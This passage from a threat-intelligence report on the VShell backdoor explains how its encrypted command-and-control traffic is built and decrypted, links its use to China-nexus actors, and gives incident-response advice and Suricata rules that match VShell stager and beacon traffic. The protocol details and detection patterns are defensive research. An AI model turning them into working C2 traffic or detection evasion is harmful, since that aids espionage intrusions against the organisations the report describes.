


Figure 34: VShell's encrypted network communications as seen in Wireshark.

²² <https://blog.nviso.eu/series/cobalt-strike-decrypting-traffic/>

While VShell binaries are mostly stripped of metadata, several error messages can be recovered from within the samples (see Figure 35). By cross-referencing these uncommon error messages with open-source libraries such as those hosted on GitHub (see Figure 36), NVISO was able to determine that VShell relied on the `nknorg/encrypted-stream` project to encrypt network communications.



The figure shows four separate debugger windows arranged in a 2x2 grid. Each window displays assembly code with specific error messages highlighted in green. Red arrows point from the error messages in the top-left and top-right windows to the corresponding error messages in the bottom-left and bottom-right windows, indicating they are the same or very similar.

```

Top Left Window (Assembly):
mov rcx, [rsp+18h+arg_0]
mov rdx, [rcx]
mov rax, [rcx+8]
mov rdx, [rdx+30h]
call rdx
nop dword ptr [rax+rax+00h]
test rax, rax
j1 short loc_593752


Top Right Window (Assembly):
loc_593785:
nop
lea rax, unk_8436C0
call runtime_newobject
mov qword ptr [rax+8], 2Eh ; '.'
lea rcx, aCipherMaxoverhead ; "Cipher.MaxOverhead() should not be less than 0"
mov [rax], rcx
mov rbx, rax
lea rax, off_9516C0
mov rbp, [rsp+18h+var_8]
add rsp, 18h
ret

Bottom Left Window (Assembly):
mov rcx, [rsp+18h+arg_0]
cmp qword ptr [rcx+10h], 0
jg short loc_593744

Bottom Right Window (Assembly):
loc_593752:
nop
lea rax, unk_8436C0
call runtime_newobject
mov qword ptr [rax+8], 2Ch ; ','
lea rcx, aCipherNonceSize ; "Cipher.NonceSize() should not be less than 0"
mov [rax], rcx
mov rbx, rax
lea rax, off_9516C0
mov rbp, [rsp+18h+var_8]

```

Figure 35: Error messages recovered from VShell samples.



The figure shows a screenshot of a GitHub search results page. The search query is `Cipher.NonceSize() +should+not+be+less+than+0`. The results show two files from the `nknorg/encrypted-stream` repository, specifically the `config.go` file. The code snippet includes the error message found in Figure 35.

```

nknorg/encrypted-stream · config.go
55 }
56
57 if config.Cipher.NonceSize() < 0 {
58     return errors.New("Cipher.NonceSize() should not be less than 0")
59 }
60
61 if config.MaxChunkSize <= 0 {

```

Figure 36: Error messages matching an open-source library hosted on GitHub.

As described by the [nknorg/encrypted-stream](#) library, the encryption leverages well-recognized and secure standards such as AES-GCM (see Figure 37), making decryption challenging. However, a common *Achilles' heel* in symmetric encryption mechanisms is the key exchange which, if not performed securely, has the capability to cripple the encryption's effectiveness. Conveniently, the [nknorg/encrypted-stream](#) library does not handle this key exchange, requiring VShell developers to achieve the key exchange through other means.

encrypted-stream

[reference](#) license Apache 2.0 go report A+ build unknown PRs welcome


Encrypted-stream is a Golang library that transforms any `net.Conn` or `io.ReadWriter` stream to an encrypted and/or authenticated stream.

- The encrypted stream implements `net.Conn` and `io.ReadWriter` and can be used as drop-in replacement.
- Works with any encryption, authentication, or authenticated encryption algorithm or even arbitrary transformation. Only a cipher that implements encrypt/decrypt needs to be provided. XSalsa20-Poly1305 and AES-GCM are provided as reference cipher.
- The encrypted stream only adds a small constant memory overhead compared to the original stream.

Note: this library does not handle handshake or key exchange. Handshake should be done separately before using this library to compute a shared key.

Figure 37: The [nknorg/encrypted-stream](#) library's documentation.

Through reverse engineering efforts, NVISO researchers were able to determine that the AES-GCM network encryption key was itself derived by MD5-hashing the salt component found within the VShell configuration (see Figure 38).



```


sub    rsp, 68h
mov    [rsp+68h+var_8], rbp
lea    rbp, [rsp+68h+var_8]
mov    [rsp+68h+arg_0], rax
mov    [rsp+68h+arg_10], rcx
mov    [rsp+68h+arg_8], rbx
mov    [rsp+68h+arg_20], sil
mov    [rsp+68h+var_10], rax
mov    rax, rcx
mov    rbx, rdi
nop    dword ptr [rax]
call   md5_StringSum
mov    rcx, rbx
mov    rbx, rax
lea    rax, [rsp+68h+var_40]
call   runtime_stringtoslicebyte
call   stream_NewAESGCMCipher
test   rbx, rbx
jz    short loc_598DEC

```

Figure 38: VShell's AES-GCM key derivation.

Given the configuration decryption capabilities introduced in section 4 (Tracking VShell Configurations), network packets encrypted using the nknorg/encrypted-stream library can individually be decrypted given:

- The MD5-hash of the configuration's salt component acts as decryption key.
- The first 4 bytes (green in Figure 39) represent the encrypted payload size in little-endian²³.
- The next 12 bytes (blue) is the AES initialization vector²⁴ (IV), a series of (pseudo-)random²⁵ bytes ensuring randomization for the cipher.
- The variable-length remaining bytes (yellow) is the encrypted cipher-text, containing the encrypted command & control message.
- The last 16 bytes (red) is the authentication tag²⁶, a pseudo-“signature” ensuring the encrypted ciphertext was not tampered.



00000040	20 00 00 00		...
00000044	ea 8d f1 04 21 08 bf 34 1a e4 ac bb	61 5b 36 b8!...4a[6.
00000054	45 dd 42 56 66 d2 19 8f 81 a3 c2 5d 8f c5 c5 59		E.BVf... ...]...Y

Figure 39: An encrypted VShell network packet's TCP payload.


²³ <https://en.wikipedia.org/wiki/Endianness>

²⁴ https://en.wikipedia.org/wiki/Initialization_vector

²⁵ Within the IV, also called nonce, the nknorg/encrypted-stream library flips the most significant bit to indicate whether a message is a client request (0) or server response (1). This notable property can be leveraged in network detection rules to increase the detection accuracy (see section 8.2, VShell Beacons Activity).

²⁶ https://en.wikipedia.org/wiki/Galois/Counter_Mode

The following CyberChef²⁷ recipe showcases the decryption of such an encrypted command & control message. Once decrypted, the packet transmits the `sucs` message, a shorthand for the successful acknowledgement of the command & control connection.



The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** AES Decrypt
- Input:** Hex value `61 5b 36 b8`
- Key:** Hex value `e396bbb053529d2dd...`, UTF8 dropdown set to `ea 8d f1 04 21 08 ...`
- Mode:** GCM
- Input:** Hex
- Output:** Raw
- GCM Tag:** Hex value `45 dd 42 56 66 d2 ...`
- Additional Authenticated Data:** Hex dropdown set to `ea 8d f1 04 21 08 ...`
- Output:** Raw value `sucs`

Figure 40: The decryption of a VShell command & control message as seen in CyberChef.

By repeating this process for each individual packet, incident responders can decrypt the full command & control streams.

²⁷ <https://gchq.github.io/CyberChef/>

To this end, NVISO assembled a Wireshark plugin²⁸ which, given VShell's network decryption key (MD5 hash of the salt component), permits the decryption of the recorded network traffic (see Figure 41). The following Wireshark capture demonstrates the decrypted VShell command & control handshake, part of VShell's initial communication establishment.




Figure 41: VShell's decrypted `nknorg/encrypted-stream` communication as seen in Wireshark.

The value of this decryption capability is drastically enhanced given defenders' ability to acquire the required configuration materials from the attacker infrastructure, bypassing the need to recover the VShell sample from compromised devices. This approach proves particularly helpful in intrusions where such compromised devices offer close to no endpoint visibility or access (e.g., most commercial VPN appliances).

²⁸ <https://github.com/0xThiebaut/encrypted-stream>

6. Threat Landscape

The global tracking of VShell infrastructure and subsequent identification of victims confirmed initial industry reports of the tool's usage in China-nexus intrusions. Most notably, NVISO & Team Cymru notified victims of active intrusions, originally suspected to be carried out by UNC5174²⁹ based on employed TTPs (Tactics, Techniques and Procedures). Following NVISO's incident response engagements, the novel VShell infrastructure was later referenced in the French ANSSI's Houken³⁰ intrusion dataset, providing additional confidence on the attribution.

UNC5174, a suspected³¹ initial access broker for the Chinese Ministry of State Security (MSS), has repeatedly been documented to exploit public facing appliances³² for its operations. Through its incident response engagements, NVISO was able to confirm UNC5174's initial access practices with high-confidence. NVISO observed amongst others, UNC5174's reliance on remote code execution vulnerabilities such as CVE-2024-36401 (GeoServer³³).

While UNC5174's reliance on VShell is undoubted, NVISO & Team Cymru's joint efforts confirmed VShell's usage to be more wide-spread and diversified than previously reported. For example, our research confirmed reports³⁴ that VShell was leveraged against Chinese domestic victim organizations as well. Such intrusions were not only found to target commercial Chinese entities, but also extended to Chinese state entities. Given UNC5174's association to the Chinese MSS, we deem it unlikely that such Chinese network intrusions would be carried out by the access broker.

Our global tracking determined that VShell intrusions were most prevalent in South America, Africa as well as the APAC (Asia-Pacific) region. Most commonly, victims were either government institutions (e.g., ministries of interior, anti-corruption office, ministries of health, regional governments, ...), health-care organizations (e.g., hospitals), military institutions or research-related organizations (e.g., universities, aerospace, ...). While drastically less common, victims were nonetheless identified within Europe and the United States as well.

By cross-referencing tracked infrastructure with industry reports, we were furthermore able to confirm that several other non-UNC5174 clusters leveraged VShell such as Earth Lumina³⁵. The tracking of scraped VShell configurations, discussed in the Operational Security Mistakes section, further confirmed these suspicions by linking VShell infrastructure to individual criminals (e.g., Mr. Yang) as well as providing supporting evidence that VShell access brokering has taken place.

Overall, the public availability of VShell alongside extensive evidence of other state-nexus and individual-actors' involvement in VShell intrusions provide sufficient elements to justify decoupling VShell's usage from exclusive attributions to UNC5174.

²⁹ <https://www.sysdig.com/blog/unc5174-chinese-threat-actor-vshell>

³⁰ <https://www.cert.ssi.gouv.fr/uploads/CERTFR-2025-CTI-009.pdf>

³¹ <https://cloud.google.com/blog/topics/threat-intelligence/initial-access-brokers-exploit-f5-screenconnect>

³² <https://blog.electrciq.com/china-nexus-nation-state-actors-exploit-sap-netweaver-cve-2025-31324-to-target-critical-infrastructures>

³³ <https://geoserver.org/vulnerability/2024/09/12/cve-2024-36401.html>

³⁴ <https://www.seqrte.com/blog/operation-dragonclone-chinese-telecom-veletrix-vshell-malware/>

³⁵ https://www.trendmicro.com/en_us/research/25/e/earth-lamia.html

The identification of VShell infrastructure furthermore provided valuable insights into other adversary-employed tooling. Specifically, VShell command & control servers were found to host a wide range of additional offensive tooling. Organizations considering VShell as part of their threat-model should additionally consider the following tooling as being relevant: Cobalt Strike³⁶, Gophish³⁷, AdaptixC2³⁸, Sliver³⁹, Geacon⁴⁰, Mythic⁴¹, Metasploit⁴², Interactsh⁴³, Asset Reconnaissance Lighthouse⁴⁴, Supershell⁴⁵ & Java Chains⁴⁶.

³⁶ <https://www.cobaltstrike.com>

³⁷ <https://github.com/gophish/gophish>

³⁸ <https://github.com/Adaptix-Framework/AdaptixC2>

³⁹ <https://github.com/BishopFox/sliver>

⁴⁰ <https://github.com/darkr4y/geacon>

⁴¹ <https://github.com/its-a-feature/Mythic>

⁴² <https://github.com/rapid7/metasploit-framework>

⁴³ <https://github.com/projectdiscovery/interactsh>

⁴⁴ <https://github.com/Aabyss-Team/ARL>

⁴⁵ <https://github.com/tdragon6/Supershell>

⁴⁶ <https://github.com/vulhub/java-chains>

7. Conclusions

This research demonstrates how VShell has evolved into a highly capable backdoor, featuring modular design, encrypted communications, and cross-platform support. NVISO assesses that VShell is a versatile tool, observed to be used for long-term persistence and covert cyber espionage. The findings in this report, combined with the global prevalence of VShell command-and-control infrastructure, highlight the need for organizations to adopt proactive detection and response measures to counter such threats.

This research highlights the growing trend of offensive security tools being repurposed for malicious operations⁴⁷. To reduce exposure, organizations should maintain a **robust vulnerability management program**, especially for internet-facing systems. Furthermore, organizations should enforce **network segmentation** to limit network exposure and **restrict outbound connectivity** for exposed systems such as DMZ-hosted servers. We encourage the adoption of a **layered detection strategy**, combining endpoint, network, and proactive threat hunting informed by threat intelligence.

As part of **detection and containment strategies**, organizations are encouraged to:

- **Enhance network detection capabilities** through a combination of:
 - **Network Indicators of Compromise** (IOCs) covering up-to-date VShell infrastructure such as IPs and associated domains⁴⁸.
 - **Network Intrusion Detection System** (IDS) signatures, provided in section 8, to detect suspected VShell network communication patterns.
- **Scan systems** (incl., disks and volatile memory) to identify VShell artefacts **using YARA signatures** released through industry peer research⁴⁹.
- **Perform proactive threat hunting** to uncover VShell indicators such as artifacts that may have evaded endpoint security solutions or network beaconing indicative of potential command & control activity.

Organizations identifying VShell activity should consider the following **incident response recommendations**:

- **Scope the incident** to identify all affected hosts and consider appropriate containment measures.
- **Investigate initial access** vectors to determine how VShell was deployed, supported by building forensic timelines of affected systems and considering the exploitation of known vulnerabilities in public-facing assets.
- **Assess lateral movement and exfiltration** possibilities involving compromised systems; Perform a thorough review of available telemetry and artifacts to determine if data was stolen or tampered.
- When operationally safe, leverage the decryption techniques provided in this report to **track attacker activity and objectives** without alerting them.

⁴⁷ A similar development is observed for the offensive software Cobalt Strike, that originated in 2012 as legitimate penetration testing and red team tool. Since then, it's commonly associated to high profile incidents and reused for malicious purposes instead.

⁴⁸ <https://threatfox.abuse.ch/browse/malware/win.vshell/>

⁴⁹ <https://malpedia.caad.fkie.fraunhofer.de/details/win.vshell>

- As part of the **remediation and recovery**, develop and execute a remediation plan that includes **containment, eradication, and system recovery** based on investigation findings. Ensure that persistence mechanisms and initial access vectors have been removed and reset user credentials where necessary. Finally, assess the overall impact of the compromise, including potential data theft and business implications.

VShell's trajectory illustrates a broader trend in which tools are weaponized for malicious purposes. This reality demands a shift from reactive security to proactive resilience. By combining robust vulnerability management on public facing internet systems, proactive detection using threat hunting and compromise assessments, and intelligence-driven response, organizations can reduce their attack surface and build the resilience needed to counter future threats.

8. Network Detection Rules

The following network detection rules (Suricata⁵⁰) are provided to assist organizations in the hunting and identification of potential VShell network activity. While VShell supports several listener types (see section 2.2, Capabilities), these rules focus on the default (and most widely observed) TCP variant, with activity ranging from initial VShell stager usage to its successful beaconing.

When successful, these detection rules are expected to flag the initial VShell beacon delivery, as shown below in the detection log of the Network Intrusion Detection System (NIDS) Suricata.

```
MM/DD/YYYY-HH:09:36.534899  [**] [1:1000002:0] [NVISO] VShell beacon payload response
(Windows) [**] [Classification: Executable code was detected] [Priority: 1] {TCP}
ATTACKER:8084 -> VICTIM:50571
```

Snippet 2: VShell's stager activity as seen in Suricata logs.

Shortly after the beacon delivery, a VShell infection leveraging the TCP protocol is expected to trigger multiple alerts as VShell establishes several parallel command & control channels, as shown below in the Suricata's detection log.

```
MM/DD/YYYY-HH:09:42.916589  [**] [1:1000011:0] [NVISO] VShell beacon client handshake
[**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP}
VICTIM:50572 -> ATTACKER:8084
MM/DD/YYYY-HH:09:42.918862  [**] [1:1000012:0] [NVISO] VShell beacon server handshake
[**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP}
ATTACKER:8084 -> VICTIM:50572
MM/DD/YYYY-HH:09:06.269777  [**] [1:1000011:0] [NVISO] VShell beacon client handshake
[**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP}
VICTIM:50573 -> ATTACKER:8084
MM/DD/YYYY-HH:09:06.269777  [**] [1:1000012:0] [NVISO] VShell beacon server handshake
[**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP}
ATTACKER:8084 -> VICTIM:50573
MM/DD/YYYY-HH:09:06.269777  [**] [1:1000011:0] [NVISO] VShell beacon client handshake
[**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP}
VICTIM:50574 -> ATTACKER:8084
MM/DD/YYYY-HH:09:06.269777  [**] [1:1000012:0] [NVISO] VShell beacon server handshake
[**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP}
ATTACKER:8084 -> VICTIM:50574
```

Snippet 3: VShell's TCP command & control activity as seen in Suricata logs.

⁵⁰ <https://suricata.io>

8.1. VShell Stager Activity

While VShell beacons are not reliant on VShell stagers, NVISO often observed the usage of stagers throughout VShell intrusions. The following rules identify such stager activity on VShell-supported platforms (Windows, Linux & Darwin), as briefly covered in section 4, Tracking VShell Configurations.

Organizations identifying such activity within their network are highly encouraged to investigate the events, even in the absence of TCP beaconing detections, as alternative non-TCP channels might be used for command & control (e.g., DNS-over-TLS, DNS-over-HTTPS, Object Storage Service).

```

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"[NVISO] Potential VShell beacon
payload request (Windows amd64)"; flow:to_server,established; content:"w64    ";
fast_pattern; offset:0; depth:6; stream_size:client,<=,45;
flowbits:set,NVISO.VShell.Windows; noalert; reference:url,www.nviso.eu/blog/nviso-
analyzes-vshell-post-exploitation-tool; classtype:shellcode-detect; sid:1000000; rev:1;
metadata:affected_product Windows_64_Bit, attack_target Client_and_Server, created_at
2025_08_26, deployment Perimeter, malware_family VShell, signature_severity Low,
confidence Low, tag VShell, tag RAT, updated_at 2025_08_26, mitre_tactic_id TA0011,
mitre_tactic_name Command_And_Control, mitre_technique_id T1105, mitre_technique_name
Ingress_Tool_Transfer;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"[NVISO] Potential VShell beacon
payload request (Windows i386)"; flow:to_server,established; content:"w32    ";
fast_pattern; offset:0; depth:6; stream_size:client,<=,45;
flowbits:set,NVISO.VShell.Windows; noalert; reference:url,www.nviso.eu/blog/nviso-
analyzes-vshell-post-exploitation-tool; classtype:shellcode-detect; sid:1000001; rev:1;
metadata:affected_product Windows_32_Bit, attack_target Client_and_Server, created_at
2025_08_26, deployment Perimeter, malware_family VShell, signature_severity Low,
confidence Low, tag VShell, tag RAT, updated_at 2025_08_26, mitre_tactic_id TA0011,
mitre_tactic_name Command_And_Control, mitre_technique_id T1105, mitre_technique_name
Ingress_Tool_Transfer;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"[NVISO] VShell beacon payload
response (Windows)"; flow:to_client,established; flowbits:isset,NVISO.VShell.Windows;
content:"|d4 c3|"; offset:0; depth:2; content:"|b8 cd f1 f0 ea b9 e9 eb f6 fe eb f8 f4
b9 fa f8 f7 f7 f6 ed b9 fb fc b9 eb ec f7 b9 f0 f7 b9 dd d6 ca b9 f4 f6 fd fc b7|";
fast_pattern; offset:77; depth:40; flowbits:unset,NVISO.VShell.Windows;
reference:url,www.nviso.eu/blog/nviso-analyzes-vshell-post-exploitation-tool;
classtype:shellcode-detect; sid:1000002; rev:1; metadata:affected_product
Windows_32_64_Bit, attack_target Client_and_Server, created_at 2025_08_26, deployment
Perimeter, malware_family VShell, signature_severity High, confidence High, tag VShell,
tag RAT, updated_at 2025_08_26, mitre_tactic_id TA0011, mitre_tactic_name
Command_And_Control, mitre_technique_id T1105, mitre_technique_name
Ingress_Tool_Transfer;)
```

Snippet 4: Suricata NIDS rules for VShell's Windows stager activity.

```

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"[NVISO] Potential VShell beacon
payload request (Linux amd64)"; flow:to_server,established; content:"164   ";
fast_pattern; offset:0; depth:6; stream_size:client,<=,45;
flowbits:set,NVISO.VShell.Linux; noalert; reference:url,www.nviso.eu/blog/nviso-
analyzes-vshell-post-exploitation-tool; classtype:shellcode-detect; sid:1000003; rev:1;
metadata:affected_product Linux_64_Bit, attack_target Client_and_Server, created_at
2025_08_26, deployment Perimeter, malware_family VShell, signature_severity Low,
confidence Low, tag VShell, tag RAT, updated_at 2025_08_26, mitre_tactic_id TA0011,
mitre_tactic_name Command_And_Control, mitre_technique_id T1105, mitre_technique_name
Ingress_Tool_Transfer;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"[NVISO] Potential VShell beacon
payload request (Linux i386)"; flow:to_server,established; content:"132   ";
fast_pattern; offset:0; depth:6; stream_size:client,<=,45;
flowbits:set,NVISO.VShell.Linux; noalert; reference:url,www.nviso.eu/blog/nviso-
analyzes-vshell-post-exploitation-tool; classtype:shellcode-detect; sid:1000004; rev:1;
metadata:affected_product Linux_32_Bit, attack_target Client_and_Server, created_at
2025_08_26, deployment Perimeter, malware_family VShell, signature_severity Low,
confidence Low, tag VShell, tag RAT, updated_at 2025_08_26, mitre_tactic_id TA0011,
mitre_tactic_name Command_And_Control, mitre_technique_id T1105, mitre_technique_name
Ingress_Tool_Transfer;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"[NVISO] Potential VShell beacon
payload request (Linux arm64)"; flow:to_server,established; content:"a64   ";
fast_pattern; offset:0; depth:6; stream_size:client,<=,45;
flowbits:set,NVISO.VShell.Linux; noalert; reference:url,www.nviso.eu/blog/nviso-
analyzes-vshell-post-exploitation-tool; classtype:shellcode-detect; sid:1000005; rev:1;
metadata:affected_product Linux_64_Bit, attack_target Client_and_Server, created_at
2025_08_26, deployment Perimeter, malware_family VShell, signature_severity Low,
confidence Low, tag VShell, tag RAT, updated_at 2025_08_26, mitre_tactic_id TA0011,
mitre_tactic_name Command_And_Control, mitre_technique_id T1105, mitre_technique_name
Ingress_Tool_Transfer;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"[NVISO] Potential VShell beacon
payload request (Linux arm)"; flow:to_server,established; content:"a32   ";
fast_pattern; offset:0; depth:6; stream_size:client,<=,45;
flowbits:set,NVISO.VShell.Linux; noalert; reference:url,www.nviso.eu/blog/nviso-
analyzes-vshell-post-exploitation-tool; classtype:shellcode-detect; sid:1000006; rev:1;
metadata:affected_product Linux_32_Bit, attack_target Client_and_Server, created_at
2025_08_26, deployment Perimeter, malware_family VShell, signature_severity Low,
confidence Low, tag VShell, tag RAT, updated_at 2025_08_26, mitre_tactic_id TA0011,
mitre_tactic_name Command_And_Control, mitre_technique_id T1105, mitre_technique_name
Ingress_Tool_Transfer;)

```

```

